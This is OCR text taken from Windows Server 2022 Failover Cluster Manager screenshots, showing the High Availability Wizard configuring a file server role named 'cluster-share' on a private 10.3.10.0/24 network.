
gure

availability for a specific clustered role, add one or more servers (nodes), or copy roles from a cluster running Windows r supported previous versions of Windows Server.

Name	Status	Information
Storage		
Cluster Disk 1	Online	

This action enables you to select a role that you can configure for high availability.

Windows Server 2022 Standard Evaluation
Windows License valid for 167 days
Build 20348.fe_release.210507-1500




Select the role that you want to configure for high availability:

- DFS Namespace Server
- DHCP Server
- Distributed Transaction Coordinator (DTC)
- File Server
- Generic Application
- Generic Script
- Generic Service
- Hyper-V Replica Broker
- iSCSI Target Server

Description:

A File Server provides a central location on your network where files are shared for use by users or by applications.



High Availability Wizard

Client Access Point

Type the name that clients will use when accessing this clustered role:


Name: cluster-share

The NetBIOS name is limited to 15 characters. One or more IPv4 addresses could not be configured automatically. For each network to be used, make sure the network is selected, and then type an address.

	Networks	Address
☑	10.3.10.0/24	10 . 3 . 10 . 101

Cluster Core Resources

Name	Status	Information
Storage		
Cluster Disk 1	Online	



